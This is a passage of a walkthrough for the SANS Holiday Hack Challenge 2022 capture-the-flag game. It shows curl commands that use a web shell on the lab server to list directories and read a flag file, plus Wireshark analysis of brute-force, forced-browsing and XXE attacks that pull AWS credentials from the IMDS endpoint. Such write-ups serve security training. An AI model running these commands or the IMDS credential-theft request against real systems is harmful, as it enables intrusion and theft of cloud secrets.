
Nice… we now could use this RCE-power to get a full interactive shell, but we only need to find a file and read it's contents, so why bother… In the root of the server we find a **flag.txt** which contains the hex-string we can enter in our badge.

```
</pre>grinchum-land:~/wordpress.flag.net.internal$ curl http://wordpress.flag.net.internal/cmd.php?cmd=ls%20-fl%20../../..
<pre>total 84
drwxr-xr-x   1 root     root     4096 Oct 26 20:27 lib
dr-xr-xr-x  12 root     root        0 Dec 11 21:14 sys
drwxr-xr-x   5 root     root      340 Dec 11 21:14 dev
drwxr-xr-x   1 root     root     4096 Dec 11 21:14 .
drwxr-xr-x   1 root     root     4096 Dec 11 21:44 run
drwxr-xr-x   2 root     root     4096 Oct 24 00:00 srv
drwxr-xr-x   2 root     root     4096 Sep  3 12:10 boot
drwxr-xr-x   2 root     root     4096 Oct 24 00:00 opt
drwxr-xr-x   1 root     root     4096 Dec 11 21:14 etc
drwxrwxrwt   1 root     root     4096 Dec 11 21:14 tmp
drwx------   1 root     root     4096 Oct 27 19:30 root
drwxr-xr-x   1 root     root     4096 Dec 11 21:14 ..
dr-xr-xr-x 184 root     root        0 Dec 11 21:14 proc
drwxr-xr-x   2 root     root     4096 Oct 24 00:00 lib64
drwxr-xr-x   1 root     root     4096 Oct 24 00:00 usr
drwxr-xr-x   2 root     root     4096 Sep  3 12:10 home
drwxr-xr-x   2 root     root     4096 Oct 24 00:00 media
drwxr-xr-x   1 root     root     4096 Oct 25 13:35 sbin
```

```
drwxr-xr-x   1 root     root     4096 Oct 25 13:31 var
drwxr-xr-x   1 root     root     4096 Oct 25 13:35 bin
drwxr-xr-x   2 root     root     4096 Oct 24 00:00 mnt
-rwxr-xr-x   1 root     root        0 Dec 11 21:14 .dockerenv
-rw-r--r--   1 www-data www-data 7575 Oct 22 16:40 flag.txt

grinchum-land:~/wordpress.flag.net.internal$ curl http://wordpress.flag.net.internal/cmd.php?cmd=cat%20../../../flag.txt

                         Congratulations! You've found the HHC2022 Elfen Ring!
```




Talk to Rippin again:

Rippin Proudboot:
How unexpected, you were actually able to help!
Well, then I must apoligize for my dubious greeting.
Us Flobbits can't help it sometimes, it's just in our nature.
Right then, there are other Flobbits that need assistance further into the burrows.
Thank you, and off you go.
…

Before we move on to the next ring, let's empty that treasure-chest. This secret path also goes further down, so we can use it as a shortcut to get to the Web Ring a bit faster.

Also, talk to Tangle on the way:

Tangle Coalbox:
Hey there, Gumshoe. Tangle Coalbox here again.
Morcel told you all about the Flobbits, right? Well, be careful ahead.
Once thought to be the stuff of myths, the Sporcs truly are real, and as mean as they are in the stories.
Once we gained the Flobbits' trust, they taught us all about the Sporcs.
They, too, were part of the Great Schism.
They were another people who split off from the colony of Frostians in Oz, though, they're more closely related to the trolls.
The Flobbits, on the other hand, are more like the Munchkins. Like the Flobbits, the Sporcs appear when the rings are at risk.
Digging far down into the ground causes them to emerge, too. Seems we created a perfect storm. Whoops!
They're definitely up to no good, and trying to get the Rings for themselves. Tread lightly, friend, and good luck!
…



ACHIEVEMENT 4) RECOVER THE WEB RING


Objective 4a) Naughty IP

Difficulty: 1 – Use the artifacts from Alabaster Snowball to analyze this attack on the Boria mines. Most of the traffic to this site is nice, but one IP address is being naughty! Which is it? Visit Sparkle Redberry in the ~~Web Ring~~ Tolkien Ring for hints.

We've talked to Sparkle before, but he is located in the **Tolkien** Ring, not in the **Web** Ring. Let's see what Alabaster has to say:

Alabaster Snowball:
Hey there! I'm Alabaster Snowball
And I have to say, I'm a bit distressed.
I was working with the dwarves and their Boria mines, and I found some disturbing activity!
Looking through these artifacts, I think something naughty's going on.
Can you please take a look and answer a few questions for me?
First, we need to know where the attacker is coming from.
If you haven't looked at Wireshark's Statistics menu, this might be a good time!

Download the artifacts (https://storage.googleapis.com/hhc22_player_assets/boriaArtifacts.zip) and open the pcap in **Wireshark**. Go to **Statistics** > **Conversations** > **IPv4** and sort by number of packets. We'll notice that 1 IP-address (18.222.86.32) stands out with more traffic. Apply this address as a filter:




A quick look at the traffic shows that **18.222.86.32** is indeed the Naughty IP.

Alabaster Snowball:
Aha, you found the naughty actor! Next, please look into the account brute force attack.
You can focus on requests to /login.html~
...


Objective 4b) Credential Mining

Difficulty: 1 – The first attack is a brute force login. What's the first username tried?

Change the Wireshark-filter to: **ip.addr==18.222.86.32 && http.request.method == "POST"** to show all login-requests.



The first POST-request to /login.html is to a user named **alice**. By the way, the brute-force attack was successful in the end, as user **bob** did use a very bad **passw0rd** (somehow Alice and Bob always seem to go together, at least since 1984: https://web.mit.edu/jemorris/humor/alice-and-bob)...




We talk to Alabaster, who throws Eve into the mix as well ;-)

Alabaster Snowball:
Alice? I totally expected Eve! Well how about forced browsing? What's the first URL path they found that way?
The misses will have HTTP status code 404 and, in this case, the successful guesses return 200.
...

Objective 4c) 404 FTW

Difficulty: 1 – The next attack is forced browsing where the naughty one is guessing URLs. What's the first successful URL path in this attack?

For this, I've added a custom column to Wireshark, containing the HTTP Response Codes. Right-click on the column-headers > **Column Preferences...** > Click the +-symbol > Fill in the properties: title: **HTTP Response Code**, Type: **Custom**, Fields: **http.response.code**). Set the display-filter to **ip.addr==18.222.86.32 && http** and scroll down the list of 404's (Not Found). You'll notice there is a 200-response (OK) for **/proc**.



We could also have solved this challenge by using the provided logfile. If we filter on the attackers IP-address (**grep 18.222.86.32**), and then all lines that do not contain a 404 (**grep -v 404**), but do follow a line that does (**grep 404 -A1**), we'll get this list:

```
$ cat weberror.log | grep 18.222.86.32 | grep 404 -A1 | grep -v 404
18.222.86.32 - - [05/Oct/2022 16:47:46] "GET /proc HTTP/1.1" 200 -
18.222.86.32 - - [05/Oct/2022 16:47:47] "GET /maintenance.html HTTP/1.1" 200 -
18.222.86.32 - - [05/Oct/2022 16:48:17] "GET /proc HTTP/1.1" 200 -
```

Talk to Alabaster once again:


Alabaster Snowball:
Great! Just one more challenge! It looks like they made the server pull credentials from IMDS. What URL was forced?
AWS uses a specific IP address for IMDS lookups. Searching for that in the PCAP should get you there quickly.
...

Objective 4d) IMDS, XXE, and Other Abbreviations

Difficulty: 2 – The last step in this attack was to use XXE to get secret keys from the IMDS service. What URL did the attacker force the server to fetch?

Set the display-filter to **ip.addr==169.254.169.254**. We'll notice that the requests to this IP are starting at packet 29669. Set the filter back to **ip.addr==18.222.86.32 && http**, and scroll down to the approximate location of packet 29669.

We'll notice a couple of XXE-requests, including a successful download of /etc/passwd (request 31021 and response 31025). The last request 32918 results in the AWS SecretAccessKey being leaked in packet 32932.



The URL used was: **http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance**

Objective 4e) Find the Next Objective

Talk to Alabaster Snowball for the next objective.

Alabaster Snowball:
Fantastic! It seems simpler now that I've seen it once. Thanks for showing me!
Hey, so maybe I can help you out a bit with the door to the mines.
First, it'd be great to bring an Elvish keyboard, but if you can't find one, I'm sure other input will do.
Instead, take a minute to read the HTML/JavaScript source and consider how the locks are processed.
Next, take a look at the Content-Security-Policy header. That drives how certain content is handled.

Lastly, remember that input sanitization might happen on either the client or server ends!
...


Objective 4f) Open Boria Mine Door


Difficulty: 3 – Open the door to the Boria Mines. Help Alabaster Snowball in the Web Ring to get some hints for this challenge.

Move on to the end of the tunnel and talk to Hal, then click on the **Boria Mine Door**-terminal.

Hal Tandybuck:
Oh hi, I'm Hal Tandybuck. And who might you be?
I'm hanging out by the door to the mines here because, well, I haven't figured out the locks yet.
It actually reminds me of this locked crate I had three years ago...
I doubt we'll get much in the way of debug output.
Think you can help me get through?
...

The help-page (**?**) shows that we need to connect the color-sensors. Unfortunately, I don't have an Elvish Keyboard, so we have to improvise here...





The first pin is simple, it will unlock by just entering **AAAAAAAAAAAAA**.

Checking out the HTML-source shows an interesting comment: We can use HTML-code!

```
<iframe class="pin2" src="/pin2">
  #document
    <!DOCTYPE html>
    <html lang="en">
      <head>
        <meta charset="UTF-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta http-equiv="Content-Security-Policy" content="default-src 'self';script-src 'self';style-src 'self' 'unsafe-inline'">
        <title>Lock 2</title>
        <link rel="stylesheet" href="pin.css">
      </head>
      <body class="capture">
        <form method="post" action="pin2">
          <!--TODO: FILTER OUT HTML FROM USER INPUT-->
